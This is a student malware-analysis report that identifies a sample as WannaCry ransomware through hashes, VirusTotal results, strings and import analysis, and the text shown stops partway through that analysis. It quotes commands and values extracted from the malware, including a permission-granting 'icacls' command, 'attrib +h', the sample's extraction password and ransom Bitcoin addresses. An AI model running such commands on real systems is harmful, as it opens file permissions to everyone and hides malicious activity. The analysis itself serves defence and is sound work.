

# **Malware Analysis Case Study Report**

**Jack Laundon**

CMP320: Advanced Ethical Hacking

2024/25

*Note that Information contained in this document is for educational purposes.*

# Abstract

---

The usage of digital technologies is rising rapidly, with governments, businesses, and individuals all using the internet. As the global online presence increases, so does the cybercrime risk. Within the umbrella of cybercrime, “malware attacks” exist – attacks carried out by intentionally malicious software. Ransomware, a type of malware that encrypts victims’ files and demands payment, is a very common type of malware, and as such, organisations must have a strong defence against such attacks. To build a strong defence, malware must be fully understood, to facilitate the proper defence mechanisms to be put in place. This paper aims to analyse a given malware sample to gain an insight into its functionality and consequences, should it be run on a system.

The methodology used was guided by the Malware Reverse Engineering Handbook. Using this as a guide ensured that the investigation was as thorough as possible, using techniques such as static analysis, dynamic analysis, and disassembly. The analysis revealed that the given malware sample was a strain of the WannaCry ransomware. The sample encrypted the victim’s files and demanded payment in bitcoin, using the Tor browser in conjunction with bitcoin to mask the attacker’s identity. The malware achieved persistence by inserting itself into the registry under an obfuscated name, and evaded detection by posing as legitimate files present on systems, such as “tasksche.exe”.

If this strain of malware were executed on a victim’s machine, the consequences could be severe and could range from a minor inconvenience for an individual or could bring a business to a standstill. The potential consequences of falling victim to this malware highlights the need to have proper defence in place, built up by gaining an understanding of how the malware operates. While countermeasures such as WanaKiwi exist to recover encrypted files on certain systems, other methods of preventing damage caused by the malware include backing up data and keeping software fully up to date. Though these countermeasures could be effective, it is still vital to gain a full understanding of how the malware behaves to put in place further defence methods. Further studies on this malware could include observing the behaviour when exposed to a network of machines, further testing of the WanaKiwi recovery tool, or analysing a different variant of the malware to examine how the strain changes and mutates over time.

# Contents

---

1	Introduction .....	1
1.1	Background.....	1
1.2	Aim.....	2
2	Methodology.....	3
2.1	Overview of Methodology.....	3
2.2	Static Analysis Overview .....	3
2.2.1	Signature Identification Overview.....	3
2.2.2	Strings Analysis Overview .....	3
2.2.3	Packer Analysis Overview.....	3
2.2.4	Portable Executable (PE) Analysis Overview .....	4
2.3	Dynamic Analysis Overview.....	4
2.3.1	Malware Execution Overview .....	4
2.3.2	Process Monitoring Overview .....	4
2.3.3	Registry Analysis Overview .....	5
2.3.4	Network Analysis Overview .....	5
2.4	Disassembly Overview .....	5
3	Procedure and Results .....	6
3.1	Overview of Procedure.....	6
3.2	Static Analysis .....	6
3.2.1	Signature Identification.....	6
3.2.2	String Searching.....	9
3.2.3	Packer Detection .....	12
3.2.4	Portable Executable Analysis .....	13
3.2.5	Static Analysis Results Summary .....	22
3.3	Dynamic Analysis .....	23
3.3.1	Malware Execution.....	23
3.3.2	Process Monitoring .....	32
3.3.3	Registry Analysis.....	37
3.3.4	Network Analysis.....	38
3.3.5	Dynamic Analysis Results Summary .....	39
3.4	Disassembly .....	40

3.4.2	Disassembly Summary .....	47
4	Discussion.....	48
4.1	General Discussion .....	48
4.2	Countermeasures .....	50
4.2.1	Back up Data.....	50
4.2.2	Update Software .....	50
4.2.3	WanaKiwi .....	50
4.3	Future Work.....	51
5	References .....	53
	Appendices.....	57
	Appendix A – Strings Output.....	57
	Appendix A1 – Initial Sample Strings .....	57
	Appendix A2 – B.wnry Strings Output .....	268
	Appendix A3 – C.wnry Strings Output.....	278
	Appendix A4 – R.wnry Strings Output .....	278
	Appendix A5 – S.wnry Strings Output.....	278
	Appendix A6 – T.wnry Strings Output.....	344
	Appendix A7 – Taskdl.exe Strings Output.....	416
	Appendix A8 – Taskse.exe Strings Output .....	424
	Appendix A9 – U.wnry Strings Output .....	429
	Appendix A10 – WannaDecryptorExe Strings Output .....	459
	Appendix A11 – F.wnry Strings Output.....	529
	Appendix B – Imports.....	530
	Appendix C – Regshot Output.....	531
	Appendix D – Wireshark Frames.....	554

# 1 INTRODUCTION

## 1.1 BACKGROUND

As the world moves to a digital age, the reliance on technology has increased rapidly. With governments, businesses, and individuals depending on digital services, the threat of cybercrime has increased too. With almost 70% of the world's population accessing the internet (Datareportal, 2025), the attack surface for cybercriminals has widened dramatically. As demonstrated by **Figure 1**, the annual cost of cybercrime is rising and is expected to reach costs in excess of \$13 trillion (£9 trillion) (Fleck, 2024).




Figure 1 - Expected rise of cybercrime cost (Fleck, 2024)

Within the bracket of cybercrime, specific attacks known as “malware attacks” exist. A malware attack is defined as an attack launched by software with malicious intent (CyberArk, n.d). Malware attacks can be split into several different categories, some of which are outlined below:

- Virus – malware that can spread via host files
- Worm – malware that can spread by itself
- Trojan – malware disguised as legitimate software
- Ransomware – malware that locks and encrypts files while demanding payment, and is the most common form of malware (ICO, n.d).

As ransomware is the most common form of malware (ICO, n.d), it is no surprise that ransomware attacks can wreak havoc on victims and cause vast amounts of damage, with almost half a billion ransomware attempts in 2022 (Smith, 2024). To ensure effective protection against ransomware, ransomware must be understood. One of the most effective ways to achieve this is through the analysis of malware samples, which allows researchers to uncover the functionality, behaviour, and intended impact of the malicious code. This type of analysis provides valuable insights that can inform the development of more robust defensive strategies and response mechanisms.

## 1.2 AIM

---

This project aims to analyse a malware sample to understand its functionality and potential consequences if executed on a system. The analysis will use different tools to perform both static and dynamic analysis, as well as further analysis using a disassembler, to gain a thorough understanding of the sample. To achieve this, three sub-aims have been identified. The project should:

- Determine what type of malware the sample belongs to.
- Uncover the functionality of the malware.
- Discover where the malware attempts to gain persistence on a system.

## 2 METHODOLOGY

### 2.1 OVERVIEW OF METHODOLOGY

---

The methodology used to analyse the provided malware sample was heavily influenced by the *Malware Reverse Engineering Handbook*, written by the *Nato Cooperative Cyber Defence Centre of Excellence* (Balci, et al., 2020). While the methodology used in this project does not follow the NCCDCOE methodology exactly, it was guided by the content and structure of the NCCDCOE methodology. The methodology used in this project consisted of three main sections:

- Static analysis
- Dynamic analysis
- Disassembly

### 2.2 STATIC ANALYSIS OVERVIEW

---

When performing static analysis, the malware was studied and analysed to gain an understanding of the malware's purpose and actions, without executing the sample. Static analysis consisted of the following sub-sections:

- Signature Identification
- String Analysis
- Packer Detection
- Portable Executable (PE) Analysis

#### 2.2.1 Signature Identification Overview

The first stage of static analysis was to consult a database containing known malware signatures to cross-reference the malware sample under investigation against the database listing, to query if the sample in question had been previously discovered. By doing so, vital information about the malware sample, such as common file names or properties of the sample, can be used to aid the investigation of the malware. For this analysis, the database "*VirusTotal*" was used due to its ability to accept a file hash rather than a file itself. This ensures a safer analysis as it does not require the malicious file to be uploaded and risk accidental execution. This also eradicates the need for the malware to be removed from its isolated environment, reducing risk to the analyst's host machine.

#### 2.2.2 Strings Analysis Overview

To gain an understanding of the actions taken by the malware sample upon execution, the *strings* utility was used on the malware sample. This allowed for the investigation of information such as imported Dynamic Link Libraries (DLLS), functionalities, or processes invoked by the sample through investigation of the resultant strings returned by the utility.

#### 2.2.3 Packer Analysis Overview

If a malware sample is "packed", the sample uses methods of obfuscation to conceal its malicious intent. Packing can be used to evade detection, so as such it is imperative that any form of packing used on a

malware sample be identified and analysed. To determine whether the sample in question was packed, the *PEiD* tool was used. This tool was chosen over other available tools due to its functionality of detecting a myriad of different compression or obfuscation methods.

#### **2.2.4 Portable Executable (PE) Analysis Overview**

The final step of the static analysis portion was to scrutinise the structure of the malware sample. To do this, *PeStudio* was used to investigate and extract vital information, such as the entropy, imports, and the file header. *PEiD* and *Resource Hacker* were then used to further interrogate the information gained from *PeStudio*. To facilitate further analysis where required, a hex editor was used. In this case, *hexedit* was opted for as it comes preinstalled on a Kali Linux machine.

### **2.3 DYNAMIC ANALYSIS OVERVIEW**

---

Dynamic analysis, contrasted to static analysis, involves executing the malware sample to observe its behaviour. This method of analysis provided information that would be unavailable if the malware were not run. The information provided contains details of:

- Behaviour when executed
- Processes created by the malware
- Changes made to the registry by the malware
- How the malware interacted with a network

To carry out the dynamic analysis steps, a safe environment to run the malware had to be initiated. The malware was run inside a virtual machine (VM), using VMware Workstation. The VM elected for this analysis was a Flare VM. Based on Windows 10, Flare was chosen because it comes with several malware analysis tools pre-installed, which cover all the necessary steps of this malware investigation. Using this VM, the malware was isolated in an environment which kept it separate from the host machine. VMware Workstation has the “snapshot” functionality, allowing VMs to be reset to a previous state. Using this functionality, the Flare VM was reset several times throughout the analysis, allowing any changes made by the malware to be reset.

#### **2.3.1 Malware Execution Overview**

Before using any dynamic analysis tools, the malware was executed to observe how it interacted with the system. This was carried out to help guide later analysis, such as process monitoring.

#### **2.3.2 Process Monitoring Overview**

When monitoring the processes created by the malware, three different tools were used: *Procmon*, *ProcWatch*, and *ProcExp*. A combination of tools, rather than just one, was used to ensure thoroughness when analysing the processes spawned from the malware.



### 2.3.3 Registry Analysis Overview

The subsequent step of the procedure was to investigate any changes made to the registry after the malware was executed. To easily view the changes made, *regshot* was vital in comparing differences between the original state of the registry and the state after the malware was run. This tool was chosen for its ability to take a snapshot of both states of the registry and automatically generate a text file outlining the differences between the two. This clearly outlined the locations on the system where the malware propagated itself, attempting to gain persistence and go undetected.

### 2.3.4 Network Analysis Overview

The final phase of dynamic analysis examined how the malware interacted with networks. While many tools exist for network analysis, *Wireshark* was selected for this investigation. This tool was chosen due to the ability to capture “loopback traffic” – network traffic that is received by the same device that sent it. This allowed the malware’s behaviour to be analysed in an isolated manner, thus negating the risk of connecting the malware to an external network.

## 2.4 DISASSEMBLY OVERVIEW

---

The final stage of the malware analysis was to use a disassembler tool to view the code behind the malware. The tool chosen in this instance was *Ghidra* – a reverse engineering tool developed by the National Security Agency (NSA) of the United States. *Ghidra* was chosen over other reverse-engineering tools because it has a decompiler feature. This effectively translates low-level machine code into higher-level code, allowing it to be read and understood more easily. *Ghidra* was used to view actions taken by the malware, e.g. function calls, guided by the results from the previous steps of the process. This enabled the analyst to gain a deeper and fuller understanding of exactly how the malware operates.

## 3 PROCEDURE AND RESULTS

### 3.1 OVERVIEW OF PROCEDURE

---

To perform each stage of the malware analysis methodology outlined in **Section 2 – Methodology**, the tools displayed in the table below were used.

Table 1: Tools Used

Name	Version	Section Used
VMware Workstation 17 Pro	17.6.1	Entire Procedure
VirusTotal	3 (API)	Signature Identification
PEID	0.95	Packer Identification
Resource Hacker	5.8.2	Portable Executable Analysis
PeStudio	9.47	Portable Executable Analysis
ProcMon	3.92	Process Monitoring
Regshot	1.9.1	Registry Analysis
Wireshark	4.0.3	Network Analysis
Ghidra	10.2.3	Disassembly
WannaKiwi	0.1	Countermeasures
Hexedit	1.6-2	Portable Executable Analysis
ProcExp	17.02	Process Monitoring
Notepad++	8.4.9	Malware Execution
ProcWatch	2.0	Process Monitoring
Strings	2.54	Strings Analysis, Portable Executable Analysis, Malware Execution

As stated in **Section 2.3 – Dynamic Analysis Overview**, a safe environment for malware analysis was set up using a Flare Virtual Machine to ensure the malware was contained and posed no risk to the analyst's host machine. A Kali Linux virtual machine – used as it comes preinstalled with many utilities - was also set up for further analysis where required. Most of the analysis, however, was performed on the Flare VM.

### 3.2 STATIC ANALYSIS

---

Static analysis of the sample was performed by investigating the content of the sample without running it. This provided key insights into the sample's behaviour, aiding the process of dynamic analysis.

#### 3.2.1 Signature Identification

The first stage of the procedure was to investigate the signature of the sample. This was achieved by obtaining the MD5 hash of the file (**Figure 2**) and uploading it to *VirusTotal* (**Figure 3**).

```
File Hash
Actions InfoLevel VirusTotal External
File:      ED01EB~1.EXE
Size:      3514368
MD5:       84C82835A5D21BBCF75A61706D8AB549
Compiled:  Sat, Nov 20 2010, 9:05:05 - 32 Bit EXE
Version:   6.1.7601.17514 (win7sp1_rtm.101119-1850)
```

Figure 2 - Getting the hash



Figure 3 - Virustotal Score

As displayed, the sample has been noted as malicious by 68 different organisations. Further investigation showed that this sample has been associated with the “WannaCry” malware (**Figure 4**).

AhnLab-V3	! Trojan/Win32.WannaCryptor.R200571
Alibaba	! Ransom:Win32/WannaCry.ali1020010
AliCloud	! RansomWare
ALYac	! Trojan.Ransom.WannaCryptor
Antiy-AVL	! Trojan[Ransom]/Win32.Wanna
Arcabit	! Trojan.Ransom.WannaCryptor.A
Avast	! Win32:WanaCry-A [Trj]
AVG	! Win32:WanaCry-A [Trj]
Avira (no cloud)	! TR/Ransom.JB
Baidu	! Win32.Trojan.WannaCry.c
BitDefender	! Trojan.Ransom.WannaCryptor.A
Bkav Pro	! W32.Common.74B07FDA
ClamAV	! Win.Ransomware.Wannacryptor-9940180-0
CrowdStrike Falcon	! Win/malicious_confidence_100% (W)
CTX	! Exe.ransomware.wannacry

Figure 4 – Wannacry

This gave a significant insight into the intended purpose of the sample, as WannaCry is a well-known piece of ransomware. This suggested that the provided malware sample was ransomware. Further investigation of *Virustotal* provided some basic information about the file.

Basic properties ⓘ	
MD5	84c82835a5d21bbcf75a61706d8ab549
SHA-1	5ff465afaabcbf0150d1a3ab2c2e74f3a4426467
SHA-256	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
Vhash	036046656d1570a8z3631lz1fz
Authentihash	4b2c4c7f06f5ffaeea6efc537f0aa66b0a30c7ccd7979c86c7f4f996002b99fd
Imphash	68f013d7437aa653a8a98a05807afeb1
Rich PE header hash...	417a06d07f984f3bce5cd06546c98842
SSDEEP	98304:QqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3x:QqPe1Cxcxk3ZAEUadzR8yc4gB
TLSH	T173F533F4E221B7ACF2550EF64855C59B6A9724B2EBEF1E26DA8001A70D44F7F8FC0491
File type	Win32 EXE <span>executable</span> <span>windows</span> <span>win32</span> <span>pe</span> <span>peexe</span>
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Win32 Executable MS Visual C++ (generic) (37.8%)   Microsoft Visual C++ compiled execu...
DetectItEasy	PE32   Compiler: EP:Microsoft Visual C/C++ (6.0 (1720-9782)) [EXE32]   Compiler: Micro...
Magika	PEBIN
File size	3.35 MB (3514368 bytes)
PEiD packer	Microsoft Visual C++

Figure 5 - Basic information

As displayed in **Figure 5**, the file type is a “Win32 EXE”. This is a common method used by malware to evade detection by running a 32-bit file on a 64-bit system. As seen in **Figure 6**, *Virustotal* also revealed other names that the malware sample has been recognised under.




Figure 6 - Aliases used by the malware

Notably, “tasksche.exe”, “diskpart.exe”, and “chrome.exe” are all designed to look like native Windows applications. This is another method used to evade detection.

### 3.2.2 String Searching

The next stage of the analysis was to use the “strings” utility on the sample. To ensure that only strings about the sample were returned, the strings command was used to return strings greater than six characters. As illustrated in **Figure 7**, several useful outputs were gained.

```

GetStartupInfoA
c.wnry
advapi32.dll
WanaCrypt0r
Software\
.sqlite3
.sqlitedb
.acddb
.class
.backup
.onetoc2
WANACRY!
CloseHandle
DeleteFileW      Microsoft Enhanced RSA and AES Cryptographic Provider
MoveFileExW      CryptGenKey
MoveFileW        CryptDecrypt
ReadFile         CryptEncrypt
WriteFile        CryptDestroyKey
CreateFileW      CryptImportKey
kernel32.dll     CryptAcquireContextA
                %s\Intel
                %s\ProgramData
                cmd.exe /c "%s"
                115p7UMMngo1pMvKpHijcRdfJNXj6LrLn
                12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
                13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
                Global\MSWinZonesCacheCounterMutexA
                .....
                icacls . /grant Everyone:F /T /C /Q
                attrib +h .
                WNcry@2o17

```

Figure 7 - Strings output

The outputs displayed in **Figure 7** contained vital clues as to the sample's intended behaviour. The sample appeared to perform some sort of file manipulation and encryption. The *strings* output also returned three curious strings:

- 115p7UMMngo1pMvKpHijcRdfJNXj6LrLn
- 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
- 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

Upon further research, these strings appeared to be Bitcoin addresses (Blockchain.com, n.d). The wallets all had a considerable amount of value in them (at least \$1 million in received funds each (Blockchain.com, n.d)). The combination of file manipulation, encryption, and bitcoin wallets with large amounts of money transferred to them further reinforces the idea that this given sample is a ransomware sample. Further analysis of the stings revealed "tashsche.exe" – one of the names that the sample is said to go by according to *Virustotal* -, a line of code that said "icacls . /grant Everyone:F /T /C /Q attrib +h", and a curious string simple saying "WNcry@2o17". The strings output also revealed a command line argument - "cmd.exe /c %s" – with "%s" indicating a variable to be passed in. This required further analysis during the dynamic phase.

The line of code grants everyone full control of all files/folders in the current directory and all subdirectories, with the “/Q” flag suppressing success messages, and “attrib +h” used to change file or folder attributes. The suppressed success messages may be used to avoid detection, as it would not flag up any suspicion. The “+h” flag is also used to hide the current directory from inspection, again likely to evade detection. Turning attention to the bitcoin addresses found, this further suggests evidence of ransomware due to the anonymous nature of bitcoin addresses and the large amount of money transferred to each address, suggesting victims have paid a ransom. Finally, the string of “WNCry@2ol7” warranted attention as well. The string spells out an abbreviated version of “WannaCry”, the suspected malware strain, but did so in a way that used unusual characters to spell it out. Following research, it was found that this was a password that the sample uses to extract itself (The BlackBerry Cylance Threat Research Tema, 2017). The entire strings output can be examined in **Appendix A – Strings Output**.

Going deeper into the strings analysis returned a list of 28 different files, each with a different language. This suggests that the sample tries to display a message to as many different people as possible, suggesting that this message is a possible ransom note. See **Figure 8** for the list of language files.

```
msg/m_bulgarian.wnry
msg/m_chinese (simplified).wnry
"t=,|Vbq-
msg/m_chinese (traditional).wnry
msg/m_croatian.wnry
msg/m_czech.wnry
msg/m_danish.wnry
msg/m_dutch.wnry
msg/m_english.wnry
msg/m_filipino.wnry
msg/m_finnish.wnry
msg/m_french.wnry
msg/m_german.wnry
msg/m_greek.wnry
msg/m_indonesian.wnry
msg/m_italian.wnry
msg/m_japanese.wnry
msg/m_korean.wnry
msg/m_latvian.wnry
msg/m_norwegian.wnry
msg/m_polish.wnry
msg/m_portuguese.wnry
msg/m_romanian.wnry
msg/m_russian.wnry
msg/m_slovak.wnry
msg/m_spanish.wnry
msg/m_swedish.wnry
msg/m_turkish.wnry
msg/m_vietnamese.wnry
```

Figure 8 - Language files found in strings

Following this, the analyst searched for any instances of Dynamic Linked Libraries (DLL) in the output. DLLs can provide key insights into the behaviour of the sample.

```
C:\Users\User\Desktop\Samples\1>findstr ".dll" output.txt
KERNEL32.dll
USER32.dll
ADVAPI32.dll
SHELL32.dll
OLEAUT32.dll
WS2_32.dll
MSVCRT.dll
MSVCP60.dll
advapi32.dll
kernel32.dll
```

Figure 9 - DLLs

As displayed in **Figure 9**, the sample invokes the following DLLs:

- KERNEL32.dll
- USER32.dll

- ADVAPI32.dll
- SHELL32.dll
- OLEAUT32.dll
- WS2\_32.dll
- MSVCRT.dll
- MSVCP60.dll
- Advapi32.dll
- Kernel32.dll

It should be noted that “kernel32” and “advapi32” appear in both uppercase and lowercase formats. This suggests the sample is possibly trying to evade detection by using DLLs that impersonate legitimate DLLs. Kernel32.dll is a very common DLL used in malware, as it provides functionalities such as manipulation of memory, files, or hardware, and Advapi32.dll gives access to the registry or service manager.

Similarly, all EXE files invoked by the sample were searched for, as displayed in **Figure 10**.

```
C:\Users\user\Desktop\Samples\1>findstr ".exe" output.txt
cmd.exe /c "%s"
tasksche.exe
taskdl.exe
taskse.exe*
taskdl.exe
taskse.exe
diskpart.exe
diskpart.exe
```

Figure 10 - EXE files

All exe files were noted for inspection during dynamic analysis, with particular emphasis on tasksche.exe and diskpart.exe, as these appeared previously on *Virustotal*, reinforcing the idea that these files are fundamental to the sample’s behaviour.

### 3.2.3 Packer Detection

When opened in PEid, there was no indication of any “packing”, just compilation in C++ (**Figure 11**). Packing is when malware is obfuscated to attempt to bypass security detection, and therefore making it more challenging to analyse; when malware is packed, the signatures and hashes change (Shellseekcyber, 2024). As there were no obvious signs of packing, the malware analysis could continue.




Figure 11 - No packing



### 3.2.4 Portable Executable Analysis

Following the confirmation that the sample was not packed, the sample was opened in *PEStudio*. This allowed detailed analysis of key details such as imports.

property	value
md5	<a href="#">84C82835A5D21BBCF75A61706D8AB549</a>
sha1	<a href="#">5FF465AFAABCBF0150D1A3AB2C2E74F3A4426467</a>
sha256	<a href="#">ED01EBFBC9EB5BBEA545AF4D01BF5F1071661840480439C6E5BABE8E080E41AA</a>
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 00 00 00 00 00
first-bytes-text	M Z ..... @ .....
file-size	3514368 bytes
entropy	7.995
imphash	68D5D7B5BE560970269CE81B72F402C0
signature	<a href="#">Microsoft Visual C++ v6.0</a>
tooling	wait...
entry-point	<a href="#">55 8B EC 6A FF 68 88 D4 40 00 68 F4 76 40 00 64 A1 00 00 00 00 50 64 89 25 00 00 00 83 EC 68 53</a>
file-version	<a href="#">6.1.7601.17514 (win7sp1_rtm.101119-1850)</a>
description	<a href="#">DiskPart</a>
file-type	<a href="#">executable</a>
cpu	<a href="#">32-bit</a>
subsystem	<a href="#">GUI</a>
compiler-stamp	<a href="#">Sat Nov 20 09:05:05 2010   UTC</a>
debugger-stamp	n/a
resources-stamp	0x00000000
import-stamp	0x00000000
exports-stamp	n/a

Figure 12 – *PEStudio*

As detailed in **Figure 12**, the file has an entropy of almost 8. Typically, an entropy value of higher than 7.2 indicates that malware is packed (Lyda & Hamrock, n.d). However, PEID stated that this sample was not packed. This gave the analyst cause for further investigation. It was also noted that the file type is a 32-bit executable – a possible attempt to evade detection. As previously mentioned, 32-bit files are often used to evade detection by running on 64-bit systems. Finally, as displayed, the file header is MZ/4D 5A, indicating that this file is a DOS file (Boutnaru, 2024).

Further analysis using *PEStudio* revealed 14 imports flagged as suspicious, displayed in **Figure 13**.

imports (114)	flag (14)
<a href="#">CreateServiceA</a>	x
<a href="#">RegCreateKeyW</a>	x
<a href="#">RegSetValueExA</a>	x
<a href="#">VirtualProtect</a>	x
<a href="#">WriteFile</a>	x
<a href="#">SetFileAttributesW</a>	x
<a href="#">CreateProcessA</a>	x
<a href="#">TerminateProcess</a>	x
<a href="#">GetExitCodeProcess</a>	x
<a href="#">CryptReleaseContext</a>	x
<a href="#">rand</a>	x
<a href="#">srand</a>	x
<a href="#">SetCurrentDirectoryW</a>	x
<a href="#">SetCurrentDirectoryA</a>	x

Figure 13 - Suspicious imports

Each of these 14 imports is commonly used by malware:

- **CreateServiceA**
  - Creates a Windows service (Microsoft, 2022) and could be used by the malware to propagate itself
- **RegCreateKeyW**
  - Creates a designated registry key (Microsoft, 2023) and could be used to gain persistence
- **RegSetValueExA**
  - Sets data in a registry key (Microsoft, 2023) and could be used to gain persistence
- **VirtualProtect**
  - Edits protection settings (Microsoft, 2024) and could be used by the malware to propagate itself in the memory
- **WriteFile**
  - Writes data to a file, which could be used to encrypt files
- **SetFileAttributesW**
  - Changes file attributes (e.g. read only/hidden) and could be used to hide files from view to evade detection
- **CreateProcessA**
  - Creates a process that could be used by the malware to launch additional payloads
- **TerminateProcess**
  - Stops a process and could be used to prevent an antivirus from running
- **GetExitCodeProcess**
  - Returns an error code when a process stops (Microsoft, 2022) and could be used to check if a subprocess is complete
- **CryptReleaseContext**
  - Frees up a cryptographic service (Microsoft, 2024) and commonly follows other cryptographic functions when encrypting files

- Rand and srand
  - Random number generators that could be used to form encryption keys
- SetCurrentDirectory
  - Changes the current directory and could be used to cycle through each directory

The use of the above imports provides further evidence towards ransomware in this sample. The rest of the 114 imports that were not flagged were examined and can be viewed in **Appendix B – Imports**.

Going deeper into the analysis on PEStudio, it was discovered that, even with an entropy of eight, there was very little difference between virtual and raw sizes. This was odd because, as previously established, there was no packing used, but the entropy value was eight, as displayed in **Figure 14**.

value
.rsrc
F99CE7DC94308F0A149A19E...
8.000
98.14 %
0x00010000
0x0034A000 (3448832 bytes)
0x00010000
0x00349FA0 (3448736 bytes)

Figure 14 - High entropy, low size difference

The analysis displayed that there was very little difference between raw and virtual size, yet the entropy value was extremely high. Further investigation revealed the existence of a PKZIP file somewhere within the sample (**Figure 15**), likely causing the high entropy value.

